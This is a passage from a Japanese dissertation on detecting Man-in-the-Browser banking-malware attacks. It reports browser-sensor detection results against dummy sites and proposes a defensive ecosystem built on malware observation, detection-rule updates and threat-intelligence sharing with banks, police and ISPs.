銀行 D	無	○	無	○
銀行 E	無	○	無	○
銀行 F	無	○	無	○
銀行 G	無	○	無	○
銀行 H	無	○	無	○
カード会社 A	無	○	無	○
仮想通貨取引所 A	無	○	無	○
フリーメールサービス A	無	○	無	○
EC サイト B	無	○	無	○

表 5.11　検体 3 の Blacklist 検知予備実験の結果

	Chrome		Firefox	
ダミーサイト	誤検知	MITB 攻撃検知	誤検知	MITB 攻撃検知
カード会社 A	無	○	無	○
EC サイト A	無	○	無	○
Web ポータル A	無	○	無	○

とが可能であることを確認した．なお，Whitelist と実際に発生した通信を比較した結果，メインコンテンツの読み込み時の通信以外は，Whitelist と一致しない通信のみが発生する結果となった．

5.6.2.5　本実験の結果

本実験の結果について述べる．検体 1 の Blacklist 検知，Whitelist 検知の予備実験結果を表 5.12 および表 5.13 に，検体 2 の Blacklist 検知の結果を表 5.14 に，検体 3 の Blacklist 検知の結果を表 5.15 に示す．

検体 1 は，4.5.5 項で述べたとおり，Chrome にインジェクションしなかったため Firefox のみで実験を実

表 5.12　検体 1 の Blacklist 検知実験の結果

	Chrome	Firefox
ダミーサイト	MITB 攻撃検知	MITB 攻撃検知
銀行 A	-	-
銀行 B	-	○
EC サイト B	-	○

表 5.13　検体 1 の Whitelist 検知実験の結果

	Chrome	Firefox
ダミーサイト	MITB 攻撃検知	MITB 攻撃検知
銀行 I	-	○

表 5.14　検体 2 の Blacklist 検知実験の結果

	Chrome	Firefox
ダミーサイト	MITB 攻撃検知	MITB 攻撃検知
銀行 B	○	○
銀行 C	○	○
銀行 D	○	○
銀行 E	○	○
銀行 F	○	○
銀行 G	○	○
銀行 H	○	○
カード会社 A	○	○
仮想通貨取引所 A	○	○
フリーメールサービス A	○	○
EC サイト B	○	○

表 5.15　検体 3 の Blacklist 検知実験の結果

	Chrome	Firefox
ダミーサイト	MITB 攻撃検知	MITB 攻撃検知
カード会社 A	-	○
EC サイト A	-	○
Web ポータル A	-	○

施した．検体 3 は，4.5.5 項の実験では，Chrome，Fifefox の双方にインジェクションすることを確認した．しかし，本実験においては，Chrome の起動に失敗するように変化したため，検体 3 も Firefox のみで実験を実施した．Chrome が起動しなくなった原因として検知実験用 PC 環境のホスト OS および仮想環境のバージョンアップの影響によるものと考えられる．なお，検体 2 は，Chrome，Firefox の双方にインジェクションするため，2 種類の Web ブラウザで実験を実施した．

表 5.12，表 5.15 の結果から Firefox において検体 1 の銀行 A を除くすべてのダミーサイトで MITB 攻撃による悪性通信を検知することが可能であることを確認した．表 5.14 の結果からいずれの Web ブラウザにお

いてもすべてのダミーサイトで MITB 攻撃による悪性通信を検知することが可能であることを確認した．また，予備実験と本実験の各 Blacklist 検知内容の比較を行った所，同一の検知結果であることを確認した．なお，検体 1 の銀行 A は，5.6.2.4 目の結果と同様に，ブラウザセンサと挿入コード片が干渉し，Script エラーが発生した結果，マニピュレーションサーバへの通信が発生しなかったため対象外とした．

表 5.13 の結果から偽サイトに誘導された際，正規サイト接続では発生しない偽サイトとの通信を検知することが可能であることを確認した．なお，Whitelist と実際に発生した通信を比較した結果，メインコンテンツの読み込み時の通信以外は，Whitelist と一致しない通信のみが発生する結果となり，予備実験と同一の実験結果であることを確認した．

5.6.3 実験結果の考察

各実験結果について考察する．予備実験結果の表 5.8，表 5.9，表 5.10，表 5.11 と本実験結果の表 5.12，表 5.13，表 5.14，表 5.15 のいずれの結果においても，実験の対象外とした項目を除くすべての実験項目で Blacklist 検知，Whitelist 検知共にすべての MITB 攻撃を検知可能であることが分かる．この結果から，MITB 攻撃により発生する悪性通信に着目した検知手法が有効であると考えられる．また，実験では，Web ブラウザによるコンテンツ読み込み以外に操作を行っていないことから MITB 攻撃による情報盗取等を未然に防止することが可能であると考えられる．さらに，本研究で提案したコンテンツ改ざん再現システムを用いて再現した MITB 攻撃は，MITB 攻撃用 JavaScript の動的解析だけでなく，MITB 攻撃検知の検証にも用いることが可能であると考えられる．ただし，金融系マルウェアによる検知阻害等の検証は行えない点に注意が必要である．金融系マルウェアによる検知阻害等の検証には，本実験のように感染 PC を用いた検証が必要となる．

5.6.4 誤検知の可能性に関して

実験で用いた Blacklist 検知，Whitelist 検知の各ルールにおける誤検知の可能性について検討する．予備実験の表 5.8，表 5.9，表 5.10，表 5.11 における誤検知の有無の確認結果から Blacklist 検知，Whitelist 検知共に誤検知は確認されなかった．

Blacklist 検知に関しては，WarpDrive プロジェクトで利用者から収集した通信履歴を用いて誤検知の確認を行った．WarpDrive プロジェクトの分析基盤に 2018/06〜2018/12 の期間収集された WarpDrive プロジェクトのブラウザセンサの全利用者の通信履歴（延利用者数約 7 千ユーザ，延レコード数約 2 億 9 千万レコード）で Blacklist に一致する通信が検知されるかのテストを実施した．この結果，Blacklist に一致する通信履歴は 0 件であった．WarpDrive プロジェクトのブラウザセンサでは，金融機関等のサイトをデフォルトで情報収集の対象外とする設定で配布されている．よって，対象の金融機関を含まない通信ログにおいても Blacklist による誤検知が発生していないことが分かる．このことから，金融系マルウェアの攻撃設定情報から作成した Blacklist は，誤検知が発生しにくいルールであるといえる．これは，MITB 攻撃によって発生する悪性通信に含まれる特徴は，誤検知が発生しにくく，悪性通信による MITB 攻撃の検知は有効性が高いと考えられる．

Whitelist 検知に関しては，実験結果のように，メインコンテンツ以外の通信がすべて正規の通信と一致しないような攻撃に対しては，有効であると考えられる．また，銀行のインターネットバンキングのログイン画面は，一般的に静的なコンテンツで構成され，動的に変化する広告等が含まれないため HTTP リクエストの

Whitelist 化が容易である．このため Whitelist 検知に適していると考えられる．ただし，Whitelist 検知では，対象サイトの更新にあわせてルールを更新する必要がある点に注意が必要である．

5.6.5 既存検知手法との違い

提案した検知手法について，既存手法との違いについて述べる．

専用ウィルス対策ソフトとの違いは，専用ウィルス対策ソフトは金融系マルウェアを検知することを目的とするアンチウィルスソフトである．このため，一般的に個々の金融系マルウェアの挙動等を詳細に調査した結果に基づいて検知の仕組みを提供していると考えられる．よって，MITB 攻撃による悪性通信のみを検知する提案手法に比して高機能であると考えられる．しかし，同種のマルウェアであっても検知に用いる挙動が異なる場合，マルウェア本体を解析する必要がある等，メンテナンスのコストが高いと考えられる．提案手法は，第 3 章と第 4 章の手法を用いた観測・分析結果からルールを作成することが可能である．これにより，マルウェア本体を解析するためのコストを最小限にしたルールの更新等の運用が可能である．また，悪性通信に着目した検知手法であるため第 4 章の解析システムを応用することで，5.6.2.4 目の予備実験で用いたように検知の実験をマルウェア本体を用いることなく行うことが可能である．さらに，ブラウザ拡張を用いて通信を監視するというシンプルな機能であるため市販のアンチウィルス製品との競合も少なく，専用ウィルス対策ソフトに比して併用が容易であると考えられる．ただし，専用ウィルス対策ソフトと同様に導入は利用者の判断に委ねられるという問題点が存在している．この点に関しては，ブラウザセンサの雛形とした WarpDrive プロジェクトを参考に導入の促進方法を検討している．WarpDrive プロジェクトでは，攻殻機動隊 REALIZE PROJECT[72] と連携し，アニメの人気作品のキャラクターをブラウザセンサのモチーフにする等，利用者へセキュリティ以外のインセンティブを提供することで，利用者の拡大を図るといった試みがなされている．

改ざん検知製品は，インターネットバンキング等の製品を導入したサイトに接続した利用者全員をカバー可能であるというメリットある．しかし，サイトの運用者によって，対象サイトに組み込む必要があるため，提案手法のブラウザセンサのようにインターネット利用者全体に配布するといった対策の導入は行えない．また，サーバ側に対策手法が組み込まれるため偽サイト誘導のように異なるサーバへ誘導するといった攻撃によって無効化されてしまうが，提案手法では，PC にブラウザセンサを配置するため偽サイト誘導攻撃にも有効である．

5.6.6 ブラウザセンサ無効化対策

ブラウザセンサは，感染 PC に配置される．このため，金融系マルウェアによってブラウザセンサが無効化される可能性について検討する必要がある．検討にあたり，ブラウザセンサと同様に感染 PC にブラウザ拡張等の形式で配布される PhishWall プレミアム [63] で発生した無効化の事例について紹介する．

PhishWall プレミアムでは，過去に VAWTRAK，Shifu[73]，Ursnif にソフト自体を終了する等の無効化を行われた．これに対し，対策を無効化するソフトウェアアップデートを実施した所，金融系マルウェアが更新され無効化が継続された事例は存在していない．これは，マルウェアの改変難易度やコスト等の問題からマルウェア本体に対策ソフトを無効化する機能を追加するといった対策は頻繁には行われないと考えられる．

なお，対策ソフトウェアの無効化の事例ではないが，関連する事例として PhishWall クライアントレス [63] の無効化事例について述べる．PhishWall クライアントレスは，コンテンツ改ざんの有無を検査する JavaScript を保護対象のコンテンツに含めて配信することで，MITB 攻撃によるコンテンツ改ざんを検知す

る改ざん検知製品である．PhishWall クライアントレスに対しては，以下のような無効化が行われた．

- VAWTRAK：検査用 JavaScript を読み込まないようにコンテンツ改ざん
- Rovnix，DreamBot：MITB 攻撃用 JavaScript の変更による改ざん特徴の隠蔽
- Ursnif：偽の検査結果の応答

VAWTRAK に対して行われた無効化に関しては，PhishWall クライアントレスで対策を実施した後に継続して無効化が行われることはなかった．これは，対策者が無効化の検知が容易であり，対策が非常に容易であったためと考えられる．このため攻撃者が攻撃の露見を避けるために，検査結果を変更する対策にシフトしたと考えられる．Rovnix，DreamBot，Ursnif の改ざん特徴の隠蔽や偽の検査結果の応答は，検査結果が正常であることを装い攻撃の露見を避ける無効化手法であり，頻繁に行われている．これらの無効化手法は，検知手法を完全に無効化するものではないため，検査結果の正当性チェックやロジックの更新で対応可能である．また，無効化手法の更新は，金融系マルウェアの長期観測および MITB 攻撃用 JavaScript の分析を継続的に行うことで把握することが可能である．

これらの事例から，ブラウザセンサは，検知ルールの配信を行う管理サーバと連携して，ネットワーク経由での検査結果のチェック，センサの健全性チェック，検査結果生成ロジックの定期的な変更等を行うことでブラウザセンサが正常に動作していることを保証する機能を実装する必要があると考えられる．

5.7　まとめと今後の課題

本章では，2014〜2018 年にかけて日本国内で行われている MITB 攻撃手法を分類してモデル化した．また，各 MITB 攻撃手法に対し，既存対策手法の有効性の検討を行った．その結果として，金融機関は，既存対策を組み合わせた運用と利用者への適切な啓蒙活動が必要であると結論付ける．

検討結果に基づき，MITB 攻撃によって発生する悪性通信に着目した検知手法について提案した．提案した検知手法をブラウザ拡張として実装し，有効性の検証を行った．検証の結果，提案手法を用いることで，MITB 攻撃を検知することが可能であることを確認した．コンテンツ改ざん攻撃に対する Blacklist 検知は，誤検知の少ない有効な検知手法であることを確認した．また，Whitelist 検知を用いることで，偽サイト誘導攻撃の検知が可能であることを確認した．加えて，既存対策手法との違いを検討することで，提案手法の有効性について確認した．今後，提案手法を用いた MITB 攻撃検知技術を実用化し，対策を広く行き渡らせる仕組みについて継続して検討する．

第 6 章

MITB 攻撃対策のためのエコシステム

6.1　はじめに

サイバー攻撃とその対策は攻防無限ループに陥るという本質的な課題が存在している．攻防無限ループは，図 6.1 に示すとおり，攻撃者と防御者が互いに決定的な技術的優位に立つことが困難で，攻撃および対策の調査・分析と更新が際限なく繰り返される状態である．これは，MITB 攻撃においても同様である．

本研究では，攻防無限ループで技術的に決定的な対策手法が無い状況において経済的な優位性をもって，攻撃者にとって MITB 攻撃が非効率な攻撃手法となり攻撃を止めざるを得ない状況に追い込む，MITB 攻撃対策エコシステムについて検討を行った．検討の結果，本研究の提案手法を組み合わせることで，MITB 攻撃対策エコシステムを構築することが可能であり，攻防無限ループを MITB 攻撃の終息で終わらせることが可能であると考える．本章では，本研究の提案手法を組み合わせることで構築する MITB 攻撃対策エコシステムについて述べる．また，MITB 攻撃対策エコシステムを有効とする MITB 攻撃の特性について述べる．



図 6.1　攻防無限ループ

6.2　MITB 攻撃対策エコシステム

MITB 攻撃対策エコシステムの概要について述べる．MITB 攻撃対策エコシステムとは，攻防無限ループにおいて，図 6.1 の点線で囲んだ“攻撃手法の分析・調査”，“対策手法の更新” および “脅威情報の共有” を間断なく効率的に行う仕組みを指す．

この MITB 攻撃対策エコシステムは，本研究でこれまでに提案した，MITB 攻撃の調査・分析手法および MITB 攻撃の検知手法を組み合わせることで，構築することが可能である．MITB 攻撃対策エコシステムの概要を図 6.2 に示す．図 6.2 は，第 3 章および第 4 章の分析結果に基づき，第 5 章で提案した MITB 攻撃検知手法のルールを更新するものである．このように，攻撃の分析・調査，検知ルールの配信・更新，検知した際の情報収集，脅威情報の共有のサイクルを効率的に回すことが可能な MITB 攻撃対策エコシステムを構築可能であると考える．



図 6.2　MITB 攻撃対策エコシステム

図 6.2 の MITB 攻撃対策エコシステムは，以下のサイクルを繰り返す．

① 検知ルールの作成・脅威情報の分析
② 検知ルールの配信・脅威情報の共有
③ 利用者による Web サービスの利用
④ ブラウザセンサで Web ブラウザ利用時の HTTP リクエストを常時監視
⑤ 感染環境では，MITB 攻撃による通信の改ざんが発生
⑥ ブラウザセンサで利用者に MITB 攻撃発生の警告を通知
⑦ ブラウザセンサで Web サイトのコンテンツ情報および端末情報等を収集
⑧ ブラウザセンサで収集した情報を MITB 攻撃検知・分析基盤に送信
⑨ ブラウザセンサの情報から未知の MITB 攻撃と思われる特徴や誤検知情報を分析
⑩ 検知ルールおよび脅威情報の更新

このように MITB 攻撃対策エコシステムは，①の金融系マルウェア調査分析および⑧のブラウザセンサ情報の分析結果に従って検知ルールや脅威情報を更新することで，迅速に MITB 攻撃対策を可能とする．また，図 6.2 のエコシステムは，第 5 章の 5.5 節で述べた既存対策手法を組み合わせた対策や利用者の注意すべき点と組み合わせて用いられる必要がある．

6.2.1 MITB 攻撃対策エコシステムの構成要素

MITB 攻撃対策エコシステムの構成要素について述べる．以下に，エコシステムを構築する要素とその具体的な役割について述べる．

- 金融系マルウェア長期観測（第 3 章）
  長期観測システムにより金融系マルウェア，中でも攻撃設定情報を継続的に観測することで，最新の攻撃対象および攻撃手法を把握する．長期観測の分析結果に基づき，MITB 攻撃検知ルールの作成と攻撃対象および攻撃手法等の脅威情報を入手する．
  長期観測は，静的解析と動的解析を組み合わせた手法であり，最初に観測対象を静的解析するため新種の金融系マルウェアにも対応可能である．
- MITB 攻撃用 JavaScript の動的解析（第 4 章）
  MITB 攻撃用 JavaScript の動的解析を行うことで，MITB 攻撃発生時の通信・改ざん内容（盗取される情報や偽画面）等の情報を把握する．この情報に基づき，MITB 攻撃検知ルールの精度向上および改ざん後の挙動を脅威情報として共有することによる，改ざん対象サイトの変更や利用者への具体的な注意喚起を行うことが可能となる．さらに，攻撃設定情報の分析および MITB 攻撃用 JavaScript の収集により，有効な攻撃対象を特定し，不必要な対策コストを削減可能とするメリットもある．
- 悪性通信に着目した MITB 攻撃検知（第 5 章）
  悪性通信に着目することで，MITB 攻撃による情報盗取等を未然に防止する効率的な検知を行う．上記の観測結果に基づいた検知ルールを用いることで最新の MITB 攻撃に対応することが可能である．また，分析基盤からブラウザセンサの健全性チェック等を適宜行うことで，5.6.6 項で検討したブラウザセンサ無効化対策を実現することが可能と考える．さらに，WarpDrive プロジェクトのブラウザセンサが持つ，通信履歴およびコンテンツ情報の収集機能を用いて収集した情報を分析することで未知の MITB 攻撃の特徴を把握する可能性が期待される．

6.3 MITB 攻撃対策エコシステムを有効とする MITB 攻撃の特性

サイバー攻撃とその対策において，攻防無限ループに陥ることは一般に発生する事象である．また，文献 [41] によれば防御者は常に後追いであり，攻撃者は技術的に優位な立場にあると考えられる．これは，MITB 攻撃においても同様の状況にあると考えられる．しかし，MITB 攻撃の特性によって MITB 攻撃対策エコシステムを活用して攻撃の変化に対応することで，攻撃者が MITB 攻撃を非効率と判断して攻撃を止めざるを得ない状況に追い込むことが可能と考える．MITB 攻撃の対策を行うにあたり，防御者が優位となり MITB 攻撃対策エコシステムを有効とする MITB 攻撃の特性について述べる．

MITB 攻撃の主目的は金銭の詐取であり，インターネットバンキング利用者を標的とした不正送金を行う．この不正送金にかかる費用に対して，利益が上がらないと攻撃として成立しないと考えられる．このため，MITB 攻撃対策エコシステムによって攻撃が成立しない期間が続くと攻撃者が活動を継続することが困難になる．

MITB 攻撃は，非常にコストが高い攻撃であると考えられる．MITB 攻撃のコストが高い要因として以下のような内容が考えられる．

- 攻撃のカスタマイズが必要である
  MITB 攻撃は，攻撃対象とする Web サイトを改ざんして情報盗取等を行う攻撃である．このため，攻撃対象の Web サイトを詳細に調査し，MITB 攻撃用 JavaScript を Web サイトごとにカスタマイズする必要があり，非常に手間がかかると考えられる．

- 不正送金の現金化が必要である
  文献 [74] によると，不正送金の現金化には，送金先となる不正な口座や口座から現金を引出す現金引出役等が必要となる．このため，不正口座の購入や現金引出役の雇用等のコストが発生すると考えられる．

このように，コストが高い攻撃方法が成立するのは，MITB 攻撃による不正送金が直接金銭の収入に繋がり，攻撃者の利益が高いためであると考えられる．これに対し，MITB 攻撃対策エコシステムを用いて適切に対策を更新することによって，攻撃者の収入が停止することや対策の無効化のためにさらにコストがかかる状況になることで，攻撃者が攻撃を止めざるを得ない状況にすることが可能と考える．さらに，5.6.6 項で述べたとおり，マルウェア本体の機能による検知回避等が行われる頻度は非常に少ないと考えられる．これは，技術的な困難さやマルウェア改変にかかるコスト等が関連していると考えられる．このように，攻撃者による対策の無効化が無限にコストをかけて行われてはいないと考えられる．

MITB 攻撃は，正規の Web サイトを感染 PC の Web ブラウザ上で改ざんする攻撃手法である．このため，利用者が騙されやすく，Web サービス提供者による事前の対策は非常に困難であるという特徴がある．しかし，その反面，発生した MITB 攻撃の実態を正確に把握した後の対策においては，防御者側が優位となる側面がある．MITB 攻撃に対して，防御者が優位となる要因として以下のような内容が考えられる．

- 攻撃対象が限定される
  MITB 攻撃では，基本的に攻撃は正規サイト接続時に発生する．このため，正規サイトでどのような偽画面が発生するか等の正確な情報があれば利用者へ的確な注意喚起を行うことが可能となる．また，金融系マルウェアによる改ざん方法の正確な情報があれば正規サイトを変更することで改ざんを行えなくするといった対応が可能となる．

MITB 攻撃では，正規サイトが改ざんされる．正規サイトのコントロール権は，Web サイトの運用者が持つため，注意喚起や正規サイトの更新による対応が可能である．また，MITB 攻撃による攻撃対象となっていることがあらかじめ分かっている場合，不正送金の監視等の事後対策を行うことで，攻撃者の最終目標を達成させないという対策も考えられる．

6.4 MITB 攻撃対策エコシステムの有効性

6.3 節の内容をふまえて，MITB 攻撃対策エコシステムの有効性について検討した結果について述べる．

6.4.1 対策の適切な更新

対策の適切な更新の効果について述べる．攻防無限ループにおいて，対策が無効化された際にいかに迅速に対策を更新するかが非常に重要であると考える．これは，被害を低減させる他に防御者が攻撃手法の更新を把握していることや攻撃者に対して技術的に劣っていないことを示すことで，攻撃者にプレッシャーを与える効

果があると考えられる．MITB 攻撃対策エコシステムでは，金融系マルウェア長期観測によって攻撃の変化を常時観測することにより対策の即応性を高めている．

金融系マルウェアの長期観測と MITB 攻撃用 JavaScript 解析の結果に基づいて，対策の更新を適切に行うことによって，MITB 攻撃を停止に追い込んだと考えられる事例を示す．第 3 章で観測対象とした，Rovnix および Ursnif/DreamBot の攻撃グループ 1 で行われた “mainAT.js” という MITB 攻撃用 JavaScript を用いた攻撃活動が，2016/1〜2017/3 までに渡って発生した（攻撃の詳細は，3.5.3 項を参照）．この攻撃活動では 5.6.6 項で述べたとおり，PhishWall クライアントレスによる対策を無効化するための攻撃の変更が行われた．この攻撃の変化に対し，改ざん検知製品である PhishWall クライアントレスでの 2016/11〜2017/3 までの対応状況の概要を表 6.1 に示す．

表 6.1　PhishWall クライアントレスによる対策更新の概要

期間	2016/11/29 〜 2017/3/3
期間中の攻撃の変化および対策の更新回数	15 回
対策更新に要した日数（最大）	14 日
対策更新に要した日数（最小）	0 日
対策更新に要した日数（平均）	2.8 日

表 6.1 に示すとおり，約 3 ヶ月の期間に 15 回の対策を無効化するための攻撃の変化があり，そのすべてに対応している．また，攻撃の変化を確認してから対策の更新に要した日数は，最大で 14 日，最短は 0 日（変化から 24 時間以内）で，平均 2.8 日で攻撃の変化に追従している．このデータは，攻撃期間中の一部の期間のものであるが，2016/1〜2017/3 に渡る全期間で同様に攻撃の変化とそれに対する対策の更新を行っていた．この結果，Rovnix および Ursnif/DreamBot の攻撃グループ 1 で行われた “mainAT.js” という MITB 攻撃用 JavaScript を用いた攻撃活動は，2017/3 で停止し，2017/4 からは，Ursnif/DreamBot の攻撃グループ 2 の全く異なる攻撃手法へと移行した．このことから，適切に対策手法を更新することで，MITB 攻撃手法の 1 つを停止させるに至ったと考えられる．また，この攻撃対象のうちで，PhishWall クライアントレスを採用していた 3 つの金融機関において，Ursnif/DreamBot の攻撃グループ 2 への変化が起きたしばらく後に，攻撃対象から除外される事象を確認している．これらの事象から，攻撃の変化に対して適切に対策を更新することで，攻撃者が MITB 攻撃を停止するに至ったと考えられる．なお，PhishWall クライアントレスを採用していた 3 つの金融機関は，PhishWall クライアントレスの採用のみではなく，他の既存対策手法の導入や利用者への啓蒙活動等も積極的に行っていた点に注意されたい．

この事象から，MITB 攻撃対策エコシステムが MITB 攻撃における攻防無限ループを終息させる手法として有効であると考えられる．なお，金融系マルウェア長期観測および MITB 攻撃用 JavaScript の動的解析手法を用いることで，金融系マルウェアによる MITB 攻撃の最新状況を把握することが可能であることが分かる．また，本研究において提案する MITB 攻撃検知手法は，これらの分析手法と連動して運用することを前提としているため，対策を適切に更新可能である．

6.4.2　脅威情報の共有

脅威情報の共有の効果について述べる．MITB 攻撃対策エコシステムにおいて脅威情報の共有は非常に重要である．図 6.2 では，MITB 攻撃の分析によって入手した情報を本研究で提案する MITB 攻撃検知手法の更新の他に銀行等企業への脅威情報の提供・利用者への注意喚起に用いるとしている．このように，脅威情報

を共有することで様々な対策を行うことが可能である．脅威情報の共有による対策の例について述べる．

（1）攻撃対象企業への情報提供

本研究で提案する分析手法を用いて得た情報を攻撃対象の企業と共有することで，MITB 攻撃対策の必要性を該当企業が認知することが可能である．これにより，MITB 攻撃対策の導入や強化が促進すると考えられる．また，該当企業から正確な情報に基づいた利用者への注意喚起を行うことが可能になる．これは，実際の MITB 攻撃が発生した場合，どのような偽画面が出現するか等の具体的な例示を用いた注意喚起を指す．これによって，利用者が MITB 攻撃の被害を受ける前に不審な画面等に気づいて被害を防止する効果が考えられる．また，企業が MITB 攻撃によって発生する事象の正確な情報を把握することは，利用者から不審な画面等の問い合わせが発生した際に即座に適切な対応を行うことを可能にするという効果も考えられる．

（2）法執行機関への情報提供

本研究では，分析手法を用いて入手した情報を警視庁に提供している．これは，著者の所属する企業と警視庁の間で結ばれたネット犯罪の未然防止、被害拡大防止において相互協力をする協定 [75] に基づいて行われたものである．

提供した情報の例としては，攻撃対象情報，C&C サーバやマニピュレーションサーバ等の攻撃者サーバ情報，不正送金の振り込み先となる不正な口座の情報等である．情報共有に基づく対策の事例として，ネットバンキングウィルス無力化作戦 [76] がある．これは，警視庁と著者の所属する企業とが連携して，金融系マルウェアの VAWTRAK に対し，警視庁が入手した C&C サーバのドメインから偽の攻撃設定情報を送付することで，MITB 攻撃を行えなくするものである．ネットバンキングウィルス無力化作戦以降，VAWTRAK を用いた MITB 攻撃は行われなくなり，MITB 攻撃による不正送金の被害を一時的にではあるが大幅に減少させることに成功している．ネットバンキングウィルス無力化作戦のような大規模な対策の事例は稀であるが，MITB 攻撃の分析によって入手した情報を警察等と共有して MITB 攻撃対策を行う活動は継続して実施しており，サーバや不正口座の停止等に活用されている．

（3）インターネットプロバイダ等への情報提供

本研究では，分析手法を用いて入手した情報を ACTIVE プロジェクトや ICT-ISAC[77] に提供している．これらの情報は，インターネットプロバイダにおいて，C&C サーバへの通信の遮断や C&C サーバと通信している利用者への通知等に活用されている．

（1）～（3）に示したとおり，MITB 攻撃の分析によって入手した情報を共有することで様々な対策を行うことが可能となる．このように，情報共有を行うことで，MITB 攻撃対策エコシステムは，より有効に機能すると考えられる．また，近年は，日本サイバー犯罪対策センター [78] のように，捜査機関，金融機関やセキュリティ企業，大学等の研究機関が情報を共有してサイバー犯罪対策を行う組織が設立され不正送金対策等で効果を上げている．このことからも，MITB 攻撃対策エコシステムにおいて情報共有を行うことが重要であるといえる．

なお，（1）～（3）に示した他に，セキュリティベンダーや個人のセキュリティリサーチャーが公開しているマルウェアの解析情報の共有等も非常に重要であると考えられる．本研究においては，マルウェア解析情報の公開を積極的には行っていない．しかし，3.2.1 項において述べたとおり，新種の金融系マルウェア情報の入手には，公開された金融系マルウェアの解析情報を用いている．新種マルウェアに対応するためには，これらのマルウェア解析情報の公開や金融機関等の攻撃対象企業による被害情報の共有等が非常に重要と考えられる．

6.5　社会基盤としての MITB 攻撃対策エコシステム

これまでは，本研究の提案手法を組み合わせることによる MITB 攻撃対策エコシステムの実現性について述べた．また，第 5 章では，個々の金融機関や利用者が行うべき対策手法を中心に MITB 攻撃対策の議論を行った．しかし，MITB 攻撃対策エコシステムの本質は，個々の企業や技術といった単位ではなく，政府・金融機関やセキュリティ企業・大学等の研究機関が継続的なコラボレーションをするという点にあると考える．

そこで，MITB 攻撃対策エコシステムは，日本国内の全インターネット利用者を保護するための社会基盤として構築・運用されることが望ましい．社会基盤として構築・運用することで，MITB 攻撃対策エコシステムを有効とする “脅威情報の情報共有” が前提となると考えられる．また，様々な組織が構築・運用のコストを分散して負担することで，個々のコスト負担を少なくすることで，MITB 攻撃対策エコシステムの持続性を高め，攻撃者とのコスト格差をさらに増大させて防御者の優位性を保つことが可能となる．また，単体では MITB 攻撃対策が困難な攻撃対象企業が，MITB 攻撃対策エコシステムに参加することで対策を実施することが可能になると考えられる．

日本サイバー犯罪対策センター，ICT-ISAC，金融 ISAC[79] 等の社会基盤としての MITB 攻撃対策エコシステムを実現可能とするコラボレーションの枠組みが既に存在している．今後，国や行政機関が主体となって，これらの組織と連携して社会基盤としての MITB 攻撃対策エコシステムを推進していくことが望ましい．

6.6　まとめと今後の課題

本章では，MITB 攻撃対策エコシステムとそれを有効とする MITB 攻撃の特性について述べた．MITB 攻撃に限らず，サイバー攻撃とその対策は，攻防無限ループに陥ることが一般的である．しかし，MITB 攻撃は，非常に攻撃のコストが高く，攻撃対象が正規サイトに限定されるという特性があると考えられる．この特性のため，MITB 攻撃対策エコシステムを用いて，MITB 攻撃の分析，対策の更新，情報共有を適切に行うことにより，MITB 攻撃が攻撃者にとって非効率な攻撃手法となり攻撃のコストを維持できず攻撃を停止し，結果として，攻防無限ループを防御者優位で終わらせることが可能と考えられる．この MITB 攻撃対策エコシステムは，本研究で提案する MITB 攻撃の分析手法および対策手法を組み合わせることで構築可能であることを示した．また，MITB 攻撃対策エコシステムの有効性を示すうえで，MITB 攻撃対策の適切な更新を行った結果，攻撃者が MITB 攻撃の手法を新たなものに変更することや一部の金融機関が攻撃対象から除外されるといった事例について述べた．さらに，MITB 攻撃対策エコシステムにおいて重要な脅威情報の共有の必要性について検討し，本研究で提案する分析手法を用いて情報共有を行った事例を含めて示した．

MITB 攻撃対策エコシステムは，攻撃手法の分析・調査を中心とすることで，攻撃の変化に柔軟に対応することを可能とすると考える．なお，対策手法の更新は既存の対策手法を更新するだけでなく新たな対策手法の開発も含まれるべきである．また，脅威情報の共有は，たとえば単一の技術のみで対策を行うことが困難な場合に注意喚起等も含めた様々な対策を組み合わせることで MITB 攻撃への対策を取ることを可能にすると考えられる．これらのことから，MITB 攻撃対策エコシステムは，持続可能性の高い仕組みであると結論づける．加えて，社会基盤として MITB 攻撃対策エコシステムが構築・運用される必要性について述べた．

今後，本研究で提案する MITB 攻撃検知技術を用いた MITB 攻撃対策エコシステムの実用化に向けて継続して検討する．また，攻撃の特性を把握することで，攻防無限ループを終わらせるための防御者の優位性をどのように取るかについて MITB 攻撃以外のサイバー攻撃についても検討したい．

第 7 章

結論

本研究では，インターネットバンキング等の金融機関サービス利用者をターゲットとした不正送金や情報盗取を行う金融系マルウェアによる MITB 攻撃の実態を解明し，対策技術を開発することを目的として，調査手法および対策技術の提案を行った．また，MITB 攻撃における攻防無限ループを防御者優位で終わらせるために有効な MITB 攻撃対策エコシステムについて提案を行った．

